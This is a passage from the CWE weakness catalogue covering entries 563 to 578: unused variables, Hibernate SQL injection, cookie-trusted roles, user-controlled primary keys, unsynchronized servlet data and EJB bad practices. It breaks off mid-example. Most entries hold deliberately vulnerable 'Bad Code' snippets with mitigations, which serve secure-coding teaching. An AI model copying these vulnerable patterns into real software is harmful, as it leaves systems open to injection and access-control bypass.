A function returns the address of a stack variable, which will cause unintended program behavior, typically in the form of a crash.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C

- C++

Demonstrative Examples

The following function returns a stack address.

C Example:

Bad Code

```
char* getName() {
    char name[STR_MAX];
    fillInName(name);
    return name;
}
```

Potential Mitigations

Use static analysis tools to spot return of the address of a stack variable.

Other Notes

Because local variables are allocated on the stack, when a program returns a pointer to a local variable, it is returning a stack address. A subsequent function call is likely to re-use this same stack address, thereby overwriting the value of the pointer, which no longer corresponds to the same variable since a function's stack frame is invalidated when it returns. At best this will cause the value of the pointer to change unexpectedly. In many cases it causes the program to crash the next time the pointer is dereferenced. The problem can be hard to debug because the cause of the problem is often far removed from the symptom.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		398	Indicator of Poor Code Quality	699	508
ChildOf		672	Operation on a Resource after Expiration or Release	1000	786
ChildOf		748	CERT C Secure Coding Section 50 - POSIX (POS)	734	870
CanPrecede		825	Expired Pointer Dereference	1000	956

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
Anonymous Tool Vendor (under NDA)		
CERT C Secure Coding	POS34-C	Do not call putenv() with a pointer to an automatic variable as the argument

CWE-563: Unused Variable

Weakness ID: 563 (*Weakness Variant*)

Status: Draft

Description

Summary

The variable's value is assigned but never used, making it a dead store.

Extended Description

It is likely that the variable is simply vestigial, but it is also possible that the unused variable points out a bug.

Time of Introduction

- Implementation

Demonstrative Examples

The following code excerpt assigns to the variable r and then overwrites the value without using it.

C Example:

Bad Code

```
r = getName();
r = getNewBuffer(buf);
```



Potential Mitigations

Remove unused variables from the code.

Other Notes

This variable's value is not used. After the assignment, the variable is either assigned another value or goes out of scope.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		398	Indicator of Poor Code Quality	699	508
ChildOf		747	CERT C Secure Coding Section 49 - Miscellaneous (MSC)	734	869

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
Anonymous Tool Vendor (under NDA)		
CERT C Secure Coding	MSC00-C	Compile cleanly at high warning levels

CWE-564: SQL Injection: Hibernate

Weakness ID: 564 (*Weakness Variant*)

Status: Incomplete

Description

Summary

Using Hibernate to execute a dynamic SQL statement built with user-controlled input can allow an attacker to modify the statement's meaning or to execute arbitrary SQL commands.

Time of Introduction

- Architecture and Design
- Implementation

Demonstrative Examples

The following code excerpt uses Hibernate's HQL syntax to build a dynamic query that's vulnerable to SQL injection.

Java Example:

Bad Code

```
String street = getStreetFromUser();
Query query = session.createQuery("from Address a where a.street=" + street + "");
```

Potential Mitigations

Requirements specification: A non-SQL style database which is not subject to this flaw may be chosen.

Architecture and Design

Follow the principle of least privilege when creating user accounts to a SQL database. Users should only have the minimum privileges necessary to use their account. If the requirements of the system indicate that a user can read and modify their own data, then limit their privileges so they cannot read/write others' data.

Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.


Implementation

Implement SQL strings using prepared statements that bind variables. Prepared statements that do not bind variables can be vulnerable to attack.

Implementation

Use vigorous white-list style checking on any user input that may be used in a SQL command. Rather than escape meta-characters, it is safest to disallow them entirely. Reason: Later use of data that have been entered in the database may neglect to escape meta-characters before use. Narrowly define the set of safe characters based on the expected value of the parameter in the request.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	699 1000	118

Taxonomy Mappings

Mapped Taxonomy Name

Anonymous Tool Vendor
(under NDA)

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
109	Object Relational Mapping Injection	

CWE-565: Reliance on Cookies without Validation and Integrity Checking

Weakness ID: 565 (Weakness Base)

Status: Incomplete

Description

Summary

The application relies on the existence or values of cookies when performing security-critical operations, but it does not properly ensure that the setting is valid for the associated user.

Extended Description

Attackers can easily modify cookies, within the browser or by implementing the client-side code outside of the browser. Reliance on cookies without detailed validation and integrity checking can allow attackers to bypass authentication, conduct injection attacks such as SQL injection and cross-site scripting, or otherwise modify inputs in unexpected ways.

Time of Introduction

- Architecture and Design
- Implementation

Common Consequences

Authorization

It is dangerous to use cookies to set a user's privileges. The cookie can be manipulated to escalate an attacker's privileges to an administrative level.

Demonstrative Examples

The following code excerpt reads a value from a browser cookie to determine the role of the user.

Java Example:

Bad Code

```
Cookie[] cookies = request.getCookies();
for (int i = 0; i < cookies.length; i++) {
    Cookie c = cookies[i];
    if (c.getName().equals("role")) {
        userRole = c.getValue();
    }
}
```

Potential Mitigations

Architecture and Design

Avoid using cookie data for a security-related decision.

Implementation

Perform thorough input validation (i.e.: server side validation) on the cookie data if you're going to use it for a security related decision.

Architecture and Design

Add integrity checks to detect tampering.

Architecture and Design

Protect critical cookies from replay attacks, since cross-site scripting or other attacks may allow attackers to steal a strongly-encrypted cookie that also passes integrity checks. This mitigation applies to cookies that should only be valid during a single transaction or session. By enforcing timeouts, you may limit the scope of an attack. As part of your integrity check, use an unpredictable, server-side value that is not exposed to the client.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	254	Security Features	699	340
ChildOf	E	602	Client-Side Enforcement of Server-Side Security	1000	709
ChildOf	G	642	External Control of Critical State Data	1000	747
ParentOf	V	784	Reliance on Cookies without Validation and Integrity Checking in a Security Decision	699 1000	917

Relationship Notes

This problem can be primary to many types of weaknesses in web applications. A developer may perform proper validation against URL parameters while assuming that attackers cannot modify cookies. As a result, the program might skip basic input validation to enable cross-site scripting, SQL injection, price tampering, and other attacks..

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
31	Accessing/Intercepting/Modifying HTTP Cookies	
39	Manipulating Opaque Client-based Data Tokens	

CWE-566: Access Control Bypass Through User-Controlled SQL Primary Key

Weakness ID: 566 (*Weakness Variant*)**Status:** Incomplete

Description

Summary

The software uses a database table that includes records that should not be accessible to an actor, but it executes a SQL statement with a primary key that can be controlled by that actor.

Extended Description

When a user can set a primary key to any value, then the user can modify the key to point to unauthorized records.

Database access control errors occur when:

- Data enters a program from an untrusted source.

- The data is used to specify the value of a primary key in a SQL query.

- The untrusted source does not have the permissions to be able to access all rows in the associated table.

Time of Introduction

- Architecture and Design
- Implementation

Demonstrative Examples

The following code uses a parameterized statement, which escapes metacharacters and prevents SQL injection vulnerabilities, to construct and execute a SQL query that searches for an invoice matching the specified identifier [1]. The identifier is selected from a list of all invoices associated with the current authenticated user.

C# Example:

Bad Code

```
...
conn = new SqlConnection(_ConnectionString);
conn.Open();
int16 id = System.Convert.ToInt16(invoiceID.Text);
SqlCommand query = new SqlCommand("SELECT * FROM invoices WHERE id = @id", conn);
query.Parameters.AddWithValue("@id", id);
```

```
SqlDataReader objReader = objCommand.ExecuteReader();
...
```

The problem is that the developer has failed to consider all of the possible values of id. Although the interface generates a list of invoice identifiers that belong to the current user, an attacker can bypass this interface to request any desired invoice. Because the code in this example does not check to ensure that the user has permission to access the requested invoice, it will display any invoice, even if it does not belong to the current user.

Potential Mitigations

Implementation

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data. Use an "accept known good" validation strategy.

Implementation

Use a parameterized query AND make sure that the accepted values conform to the business rules. Construct your SQL statement accordingly.

Relationships

Nature	Type	ID	Name		Page
ChildOf		639	Access Control Bypass Through User-Controlled Key	<input checked="" type="checkbox"/>	699 1000

CWE-567: Unsynchronized Access to Shared Data

Weakness ID: 567 (*Weakness Base*)

Status: Draft

Description

Summary

The product does not properly synchronize shared data, such as static variables across threads, which can lead to undefined behavior and unpredictable data changes.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Demonstrative Examples

Java Example:

```
public static class Counter extends HttpServlet {
    static int count = 0;
    protected void doGet(HttpServletRequest in, HttpServletResponse out)
        throws ServletException, IOException {
        out.setContentType("text/plain");
        PrintWriter p = out.getWriter();
        count++;
        p.println(count + " hits so far!");
    }
}
```

Potential Mitigations

A shared variable vulnerability can be prevented by removing the use of static variables used between servlets or to provide protection when shared access is absolutely needed. In this case, access should be synchronized.

Other Notes

The vulnerability can exist in servlets because a servlet is multithreaded, and shared static variables are not protected from concurrent access. This is a typical programming mistake in J2EE applications, since the multithreading is handled by the framework. The use of shared variables can be exploited by attackers to gain information or to cause denial of service conditions. If this shared data contains sensitive information, it may be manipulated or displayed in another user

session. If this data is used to control the application, its value can be manipulated to cause the application to crash or perform poorly.

Relationships

Nature	Type	ID	Name	V	Page
PeerOf	V	488	Data Leak Between Sessions	1000	612
ChildOf	C	557	Concurrency Issues	699	667
ChildOf	B	662	Improper Synchronization	1000	775

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
25	Forced Deadlock	

CWE-568: finalize() Method Without super.finalize()

Weakness ID: 568 (Weakness Variant)

Status: Draft

Description

Summary

The software contains a finalize() method that does not call super.finalize().

Extended Description

The Java Language Specification states that it is a good practice for a finalize() method to call super.finalize()

Time of Introduction

- Implementation

Applicable Platforms

Languages

- Java

Demonstrative Examples

The following method omits the call to super.finalize().

Java Example:

Bad Code

```
protected void finalize() {
    discardNative();
}
```

Potential Mitigations

Call the super.finalize() method.

Use static analysis tools to spot such issues in your code.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	399	Resource Management Errors	699	509
ChildOf	B	404	Improper Resource Shutdown or Release	1000	517
ChildOf	C	573	Failure to Follow Specification	1000	680

CWE-569: Expression Issues

Category ID: 569 (Category)

Status: Draft

Description

Summary

Weaknesses in this category are related to incorrectly written expressions within code.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	398	Indicator of Poor Code Quality	699	508
ParentOf	B	480	Use of Incorrect Operator	699	602
ParentOf	V	481	Assigning instead of Comparing	699	603
ParentOf	V	482	Comparing instead of Assigning	699	606

Nature	Type	ID	Name	V	Page
ParentOf	V	570	Expression is Always False	699	677
ParentOf	V	571	Expression is Always True	699	679
ParentOf	V	588	Attempt to Access Child of a Non-structure Pointer	699	695
ParentOf	B	595	Comparison of Object References Instead of Object Contents	699	702
ParentOf	B	596	Incorrect Semantic Object Comparison	699	703
ParentOf	V	783	Operator Precedence Logic Error	699	916

CWE-570: Expression is Always False

Weakness ID: 570 (Weakness Variant)

Status: Draft

Description

Summary

The software contains an expression that will always evaluate to false.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Demonstrative Examples

Example 1:

In the following Java example the updateUserAccountOrder() method used within an e-business product ordering/inventory application will validate the product number that was ordered and the user account number. If they are valid, the method will update the product inventory, the user account, and the user order appropriately.

Java Example:

Bad Code

```
public void updateUserAccountOrder(String productNumber, String accountNumber) {
    boolean isValidProduct = false;
    boolean isValidAccount = false;
    if (validProductNumber(productNumber)) {
        isValidProduct = true;
        updateInventory(productNumber);
    }
    else {
        return;
    }
    if (validAccountNumber(accountNumber)) {
        isValidProduct = true;
        updateAccount(accountNumber, productNumber);
    }
    if (isValidProduct && isValidAccount) {
        updateAccountOrder(accountNumber, productNumber);
    }
}
```

However, the method never sets the isValidAccount variable after initializing it to false so the isValidProduct is mistakenly used twice. The result is that the expression "isValidProduct && isValidAccount" will always evaluate to false, so the updateAccountOrder() method will never be invoked. This will create serious problems with the product ordering application since the user account and inventory databases will be updated but the order will not be updated.

This can be easily corrected by updating the appropriate variable.

Good Code

```
...
if (validAccountNumber(accountNumber)) {
    isValidAccount = true;
    updateAccount(accountNumber, productNumber);
}
...
```

Example 2:

In the following example, the `hasReadWriteAccess` method uses bit masks and bit operators to determine if a user has read and write privileges for a particular process. The variable `mask` is defined as a bit mask from the `BIT_READ` and `BIT_WRITE` constants that have been defined. The variable `mask` is used within the predicate of the `hasReadWriteAccess` method to determine if the `userMask` input parameter has the read and write bits set.

Bad Code

```
#define BIT_READ 0x0001 // 00000001
#define BIT_WRITE 0x0010 // 00010000
unsigned int mask = BIT_READ & BIT_WRITE; /* intended to use "|" */
// using "&", mask = 00000000
// using "|", mask = 00010001
// determine if user has read and write access
int hasReadWriteAccess(unsigned int userMask) {
    // if the userMask has read and write bits set
    // then return 1 (true)
    if (userMask & mask) {
        return 1;
    }
    // otherwise return 0 (false)
    return 0;
}
```

However the bit operator used to initialize the `mask` variable is the AND operator rather than the intended OR operator (CWE-480), this resulted in the variable `mask` being set to 0. As a result, the if statement will always evaluate to false and never get executed.

The use of bit masks, bit operators and bitwise operations on variables can be difficult. If possible, try to use frameworks or libraries that provide appropriate functionality and abstract the implementation.

Example 3:

In the following example, the `updateInventory` method used within an e-business inventory application will update the inventory for a particular product. This method includes an if statement with an expression that will always evaluate to false. This is a common practice in C/C++ to introduce debugging statements quickly by simply changing the expression to evaluate to true and then removing those debugging statements by changing expression to evaluate to false. This is also a common practice for disabling features no longer needed.

Bad Code

```
int updateInventory(char* productNumber, int numberOfItems) {
    int initCount = getProductCount(productNumber);
    int updatedCount = initCount + numberOfItems;
    int updated = updateProductCount(updatedCount);
    // if statement for debugging purposes only
    if (1 == 0) {
        char productName[128];
        productName = getProductName(productNumber);
        printf("product %s initially has %d items in inventory \n", productName, initCount);
        printf("adding %d items to inventory for %s \n", numberOfItems, productName);
        if (updated == 0) {
            printf("Inventory updated for product %s to %d items \n", productName, updatedCount);
        }
        else {
            printf("Inventory not updated for product: %s \n", productName);
        }
    }
    return updated;
}
```

Using this practice for introducing debugging statements or disabling features creates dead code that can cause problems during code maintenance and potentially introduce vulnerabilities. To avoid using expressions that evaluate to false for debugging purposes a logging API or debugging API should be used for the output of debugging messages.

Potential Mitigations

Testing

Use Static Analysis tools to spot such conditions.

Relationships

Nature	Type	ID	Name	Count	Page
ChildOf		561	Dead Code	699 1000	669
ChildOf		569	Expression Issues	699	676
ChildOf		747	CERT C Secure Coding Section 49 - Miscellaneous (MSC)	734	869

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CERT C Secure Coding	MSC00-C	Compile cleanly at high warning levels

CWE-571: Expression is Always True

Weakness ID: 571 (*Weakness Variant*) Status: Draft

Description

Summary

The software contains an expression that will always evaluate to true.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Demonstrative Examples

In the following Java example the `updateInventory()` method used within an e-business product ordering/inventory application will check if the input product number is in the store or in the warehouse. If the product is found, the method will update the store or warehouse database as well as the aggregate product database. If the product is not found, the method intends to do some special processing without updating any database.

Java Example:

Bad Code

```
public void updateInventory(String productNumber) {
    boolean isProductAvailable = false;
    boolean isDelayed = false;
    if (productInStore(productNumber)) {
        isProductAvailable = true;
        updateInStoreDatabase(productNumber);
    }
    else if (productInWarehouse(productNumber)) {
        isProductAvailable = true;
        updateInWarehouseDatabase(productNumber);
    }
    else {
        isProductAvailable = true;
    }
    if ( isProductAvailable ) {
        updateProductDatabase(productNumber);
    }
    else if ( isDelayed ) {
        /* Warn customer about delay before order processing */
        ...
    }
}
```

However, the method never sets the `isDelayed` variable and instead will always update the `isProductAvailable` variable to true. The result is that the predicate testing the `isProductAvailable` boolean will always evaluate to true and therefore always update the product database. Further, since the `isDelayed` variable is initialized to false and never changed, the expression always evaluates to false and the customer will never be warned of a delay on their product.

Potential Mitigations

Testing

Use Static Analysis tools to spot such conditions.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		561	Dead Code	699	669
				1000	
ChildOf		569	Expression Issues	699	676
ChildOf		747	CERT C Secure Coding Section 49 - Miscellaneous (MSC)	734	869

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CERT C Secure Coding	MSC00-C	Compile cleanly at high warning levels

CWE-572: Call to Thread run() instead of start()

Weakness ID: 572 (Weakness Variant)

Status: Draft

Description

Summary

The program calls a thread's run() method instead of calling start(), which causes the code to run in the thread of the caller instead of the callee.

Extended Description

In most cases a direct call to a Thread object's run() method is a bug. The programmer intended to begin a new thread of control, but accidentally called run() instead of start(), so the run() method will execute in the caller's thread of control.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- Java

Demonstrative Examples

The following excerpt from a Java program mistakenly calls run() instead of start().

Java Example:

Bad Code

```
Thread thr = new Thread() {
    public void run() {
        ...
    }
};
thr.run();
```

Potential Mitigations

Use the start() method instead of the run() method.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		557	Concurrency Issues	699	667
ChildOf		634	Weaknesses that Affect System Processes	631	737
ChildOf		821	Incorrect Synchronization	699	951
				1000	

Affected Resources

- System Process

CWE-573: Failure to Follow Specification

Weakness ID: 573 (Weakness Class)

Status: Draft

Description

Summary

The software fails to follow the specifications for the implementation language, environment, framework, protocol, or platform.






















Extended Description

When leveraging external functionality, such as an API, it is important that the caller does so in accordance with the requirements of the external functionality or else unintended behaviors may result, possibly leaving the system vulnerable to any number of exploits.

Time of Introduction

- Implementation

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		227	Failure to Fulfill API Contract ('API Abuse')	699 1000	313
ParentOf		103	<i>Struts: Incomplete validate() Method Definition</i>	1000	146
ParentOf		104	<i>Struts: Form Bean Does Not Extend Validation Class</i>	1000	148
ParentOf		243	<i>Failure to Change Working Directory in chroot Jail</i>	1000	324
ParentOf		253	<i>Incorrect Check of Function Return Value</i>	1000	339
ParentOf		296	<i>Improper Following of Chain of Trust for Certificate Validation</i>	1000	390
ParentOf		304	<i>Missing Critical Step in Authentication</i>	1000	398
ParentOf		325	<i>Missing Required Cryptographic Step</i>	1000	423
ParentOf		329	<i>Not Using a Random IV with CBC Mode</i>	1000	429
ParentOf		358	<i>Improperly Implemented Security Check for Standard</i>	1000	459
ParentOf		475	<i>Undefined Behavior for Input to API</i>	1000	594
ParentOf		568	<i>finalize() Method Without super.finalize()</i>	1000	676
ParentOf		577	<i>EJB Bad Practices: Use of Sockets</i>	699 1000	686
ParentOf		578	<i>EJB Bad Practices: Use of Class Loader</i>	699 1000	687
ParentOf		579	<i>J2EE Bad Practices: Non-serializable Object Stored in Session</i>	699 1000	688
ParentOf		580	<i>clone() Method Without super.clone()</i>	699 1000	689
ParentOf		581	<i>Object Model Violation: Just One of Equals and Hashcode Defined</i>	699 1000	690
ParentOf		628	<i>Function Call with Incorrectly Specified Arguments</i>	1000	733
ParentOf		675	<i>Duplicate Operations on Resource</i>	1000	789
ParentOf		694	<i>Use of Multiple Resources with Duplicate Identifier</i>	699 1000	815
ParentOf		695	<i>Use of Low-Level Functionality</i>	699 1000	816

CWE-574: EJB Bad Practices: Use of Synchronization Primitives

Weakness ID: 574 (Weakness Variant)

Status: Draft

Description

Summary

The program violates the Enterprise JavaBeans (EJB) specification by using thread synchronization primitives.

Extended Description

The Enterprise JavaBeans specification requires that every bean provider follow a set of programming guidelines designed to ensure that the bean will be portable and behave consistently in any EJB container. In this case, the program violates the following EJB guideline: "An enterprise bean must not use thread synchronization primitives to synchronize execution of multiple instances." The specification justifies this requirement in the following way: "This rule is

required to ensure consistent runtime semantics because while some EJB containers may use a single JVM to execute all enterprise bean's instances, others may distribute the instances across multiple JVMs."

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- Java

Demonstrative Examples

In the following Java example a Customer Entity EJB provides access to customer information in a database for a business application.

Java Example:

Bad Code

```
@Entity
public class Customer implements Serializable {
    private String id;
    private String firstName;
    private String lastName;
    private Address address;
    public Customer() {...}
    public Customer(String id, String firstName, String lastName) {...}
    @Id
    public String getCustomerId() {...}
    public synchronized void setCustomerId(String id) {...}
    public String getFirstName() {...}
    public synchronized void setFirstName(String firstName) {...}
    public String getLastName() {...}
    public synchronized void setLastName(String lastName) {...}
    @OneToOne()
    public Address getAddress() {...}
    public synchronized void setAddress(Address address) {...}
}
```

However, the customer entity EJB uses the synchronized keyword for the set methods to attempt to provide thread safe synchronization for the member variables. The use of synchronized methods violate the restriction of the EJB specification against the use synchronization primitives within EJBs. Using synchronization primitives may cause inconsistent behavior of the EJB when used within different EJB containers.

Potential Mitigations

Do not use Synchronization Primitives when writing EJBs.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		662	Improper Synchronization		699 775 1000
ChildOf		695	Use of Low-Level Functionality		699 816 1000

CWE-575: EJB Bad Practices: Use of AWT Swing

Weakness ID: 575 (Weakness Variant)

Status: Draft

Description

Summary

The program violates the Enterprise JavaBeans (EJB) specification by using AWT/Swing.

Extended Description

The Enterprise JavaBeans specification requires that every bean provider follow a set of programming guidelines designed to ensure that the bean will be portable and behave consistently in any EJB container. In this case, the program violates the following EJB guideline: "An enterprise bean must not use the AWT functionality to attempt to output information to a

display, or to input information from a keyboard." The specification justifies this requirement in the following way: "Most servers do not allow direct interaction between an application program and a keyboard/display attached to the server system."

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- Java

Demonstrative Examples

The following Java example is a simple converter class for converting US dollars to Yen. This converter class demonstrates the improper practice of using a stateless session Enterprise JavaBean that implements an AWT Component and AWT keyboard event listener to retrieve keyboard input from the user for the amount of the US dollars to convert to Yen.

Java Example:

Bad Code

```
@Stateless
public class ConverterSessionBean extends Component implements KeyListener, ConverterSessionRemote {
    /* member variables for receiving keyboard input using AWT API */
    ...
    private StringBuffer enteredText = new StringBuffer();
    /* conversion rate on US dollars to Yen */
    private BigDecimal yenRate = new BigDecimal("115.3100");
    public ConverterSessionBean() {
        super();
        /* method calls for setting up AWT Component for receiving keyboard input */
        ...
        addKeyListener(this);
    }
    public BigDecimal dollarToYen(BigDecimal dollars) {
        BigDecimal result = dollars.multiply(yenRate);
        return result.setScale(2, BigDecimal.ROUND_DOWN);
    }
    /* member functions for implementing AWT KeyListener interface */
    public void keyTyped(KeyEvent event) {
        ...
    }
    public void keyPressed(KeyEvent e) {
    }
    public void keyReleased(KeyEvent e) {
    }
    /* member functions for receiving keyboard input and displaying output */
    public void paint(Graphics g) {...}
    ...
}
```

This use of the AWT and Swing APIs within any kind of Enterprise JavaBean not only violates the restriction of the EJB specification against using AWT or Swing within an EJB but also violates the intended use of Enterprise JavaBeans to separate business logic from presentation logic.

The Stateless Session Enterprise JavaBean should contain only business logic. Presentation logic should be provided by some other mechanism such as Servlets or Java Server Pages (JSP) as in the following Java/JSP example.

Java Example:

Good Code

```
@Stateless
public class ConverterSessionBean implements ConverterSessionRemoteInterface {
    /* conversion rate on US dollars to Yen */
    private BigDecimal yenRate = new BigDecimal("115.3100");
    public ConverterSessionBean() {
    }
    /* remote method to convert US dollars to Yen */
    public BigDecimal dollarToYen(BigDecimal dollars) {
        BigDecimal result = dollars.multiply(yenRate);
        return result.setScale(2, BigDecimal.ROUND_DOWN);
    }
}
```

```

}
}

```

JSP Example:

Good Code

```

<%@ page import="converter.ejb.Converter, java.math.*, javax.naming.*"%>
<%!
private Converter converter = null;
public void jspInit() {
    try {
        InitialContext ic = new InitialContext();
        converter = (Converter) ic.lookup(Converter.class.getName());
    } catch (Exception ex) {
        System.out.println("Couldn't create converter bean." + ex.getMessage());
    }
}
public void jspDestroy() {
    converter = null;
}
}
%>
<html>
<head><title>Converter</title></head>
<body bgcolor="white">
<h1>Converter</h1>
<hr>
<p>Enter an amount to convert:</p>
<form method="get">
    <input type="text" name="amount" size="25"><br>
    <p>
        <input type="submit" value="Submit">
        <input type="reset" value="Reset">
    </form>
<%
String amount = request.getParameter("amount");
if ( amount != null && amount.length() > 0 ) {
    BigDecimal d = new BigDecimal(amount);
    BigDecimal yenAmount = converter.dollarToYen(d);
%>
<p>
<%= amount %> dollars are <%= yenAmount %> Yen.
<p>
<%
}
%>
</body>
</html>

```

Potential Mitigations**Architecture and Design**

Do not use AWT/Swing when writing EJBs.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	⊕	695	Use of Low-Level Functionality	699 1000	816

CWE-576: EJB Bad Practices: Use of Java I/O

Weakness ID: 576 (Weakness Variant)

Status: Draft

Description**Summary**

The program violates the Enterprise JavaBeans (EJB) specification by using the java.io package.

Extended Description

The Enterprise JavaBeans specification requires that every bean provider follow a set of programming guidelines designed to ensure that the bean will be portable and behave consistently in any EJB container. In this case, the program violates the following EJB guideline:

"An enterprise bean must not use the java.io package to attempt to access files and directories in the file system." The specification justifies this requirement in the following way: "The file system APIs are not well-suited for business components to access data. Business components should use a resource manager API, such as JDBC, to store data."

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- Java

Demonstrative Examples

The following Java example is a simple stateless Enterprise JavaBean that retrieves the interest rate for the number of points for a mortgage. In this example, the interest rates for various points are retrieved from an XML document on the local file system, and the EJB uses the Java I/O API to retrieve the XML document from the local file system.

Java Example:

Bad Code

```
@Stateless
public class InterestRateBean implements InterestRateRemote {
    private Document interestRateXMLDocument = null;
    private File interestRateFile = null;
    public InterestRateBean() {
        try {
            /* get XML document from the local filesystem */
            interestRateFile = new File(Constants.INTEREST_RATE_FILE);
            if (interestRateFile.exists())
            {
                DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
                DocumentBuilder db = dbf.newDocumentBuilder();
                interestRateXMLDocument = db.parse(interestRateFile);
            }
        } catch (IOException ex) {...}
    }
    public BigDecimal getInterestRate(Integer points) {
        return getInterestRateFromXML(points);
    }
    /* member function to retrieve interest rate from XML document on the local file system */
    private BigDecimal getInterestRateFromXML(Integer points) {...}
}
```

This use of the Java I/O API within any kind of Enterprise JavaBean violates the EJB specification by using the java.io package for accessing files within the local filesystem.

An Enterprise JavaBean should use a resource manager API for storing and accessing data. In the following example, the private member function `getInterestRateFromXMLParser` uses an XML parser API to retrieve the interest rates.

Java Example:

Good Code

```
@Stateless
public class InterestRateBean implements InterestRateRemote {
    public InterestRateBean() {
    }
    public BigDecimal getInterestRate(Integer points) {
        return getInterestRateFromXMLParser(points);
    }
    /* member function to retrieve interest rate from XML document using an XML parser API */
    private BigDecimal getInterestRateFromXMLParser(Integer points) {...}
}
```

Potential Mitigations

Do not use Java I/O when writing EJBs.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	B	695	Use of Low-Level Functionality	699 1000	816

CWE-577: EJB Bad Practices: Use of Sockets

Weakness ID: 577 (Weakness Variant)

Status: Draft

Description

Summary

The program violates the Enterprise JavaBeans (EJB) specification by using sockets.

Extended Description

The Enterprise JavaBeans specification requires that every bean provider follow a set of programming guidelines designed to ensure that the bean will be portable and behave consistently in any EJB container. In this case, the program violates the following EJB guideline: "An enterprise bean must not attempt to listen on a socket, accept connections on a socket, or use a socket for multicast." The specification justifies this requirement in the following way: "The EJB architecture allows an enterprise bean instance to be a network socket client, but it does not allow it to be a network server. Allowing the instance to become a network server would conflict with the basic function of the enterprise bean-- to serve the EJB clients."

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- Java

Demonstrative Examples

The following Java example is a simple stateless Enterprise JavaBean that retrieves stock symbols and stock values. The Enterprise JavaBean creates a socket and listens for and accepts connections from clients on the socket.

Java Example:

Bad Code

```
@Stateless
public class StockSymbolBean implements StockSymbolRemote {
    ServerSocket serverSocket = null;
    Socket clientSocket = null;
    public StockSymbolBean() {
        try {
            serverSocket = new ServerSocket(Constants.SOCKET_PORT);
        } catch (IOException ex) {...}
        try {
            clientSocket = serverSocket.accept();
        } catch (IOException e) {...}
    }
    public String getStockSymbol(String name) {...}
    public BigDecimal getStockValue(String symbol) {...}
    private void processClientInputFromSocket() {...}
}
```

And the following Java example is similar to the previous example but demonstrates the use of multicast socket connections within an Enterprise JavaBean.

Java Example:

Bad Code

```
@Stateless
public class StockSymbolBean extends Thread implements StockSymbolRemote {
    ServerSocket serverSocket = null;
    Socket clientSocket = null;
    boolean listening = false;
    public StockSymbolBean() {
        try {
            serverSocket = new ServerSocket(Constants.SOCKET_PORT);
        } catch (IOException ex) {...}
    }
}
```

```

listening = true;
while(listening) {
    start();
}
}
public String getStockSymbol(String name) {...}
public BigDecimal getStockValue(String symbol) {...}
public void run() {
    try {
        clientSocket = serverSocket.accept();
    } catch (IOException e) {...}
    ...
}
}
}

```

The previous two examples within any type of Enterprise JavaBean violate the EJB specification by attempting to listen on a socket, accepting connections on a socket, or using a socket for multicast.

Potential Mitigations

Architecture and Design

Implementation

Do not use Sockets when writing EJBs.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		573	Failure to Follow Specification	<input checked="" type="checkbox"/>	699 680 1000

CWE-578: EJB Bad Practices: Use of Class Loader

Weakness ID: 578 (*Weakness Variant*)

Status: Draft

Description

Summary

The program violates the Enterprise JavaBeans (EJB) specification by using the class loader.

Extended Description

The Enterprise JavaBeans specification requires that every bean provider follow a set of programming guidelines designed to ensure that the bean will be portable and behave consistently in any EJB container. In this case, the program violates the following EJB guideline: "The enterprise bean must not attempt to create a class loader; obtain the current class loader; set the context class loader; set security manager; create a new security manager; stop the JVM; or change the input, output, and error streams." The specification justifies this requirement in the following way: "These functions are reserved for the EJB container. Allowing the enterprise bean to use these functions could compromise security and decrease the container's ability to properly manage the runtime environment."

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- Java

Demonstrative Examples

Example 1:

The following Java example is a simple stateless Enterprise JavaBean that retrieves the interest rate for the number of points for a mortgage. The interest rates for various points are retrieved from an XML document on the local file system, and the EJB uses the Class Loader for the EJB class to obtain the XML document from the local file system as an input stream.

Java Example:

Bad Code

```

@Stateless
public class InterestRateBean implements InterestRateRemote {
    private Document interestRateXMLDocument = null;

```

```

public InterestRateBean() {
    try {
        // get XML document from the local filesystem as an input stream
        // using the ClassLoader for this class
        ClassLoader loader = this.getClass().getClassLoader();
        InputStream in = loader.getResourceAsStream(Constants.INTEREST_RATE_FILE);
        DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
        DocumentBuilder db = dbf.newDocumentBuilder();
        interestRateXMLDocument = db.parse(interestRateFile);
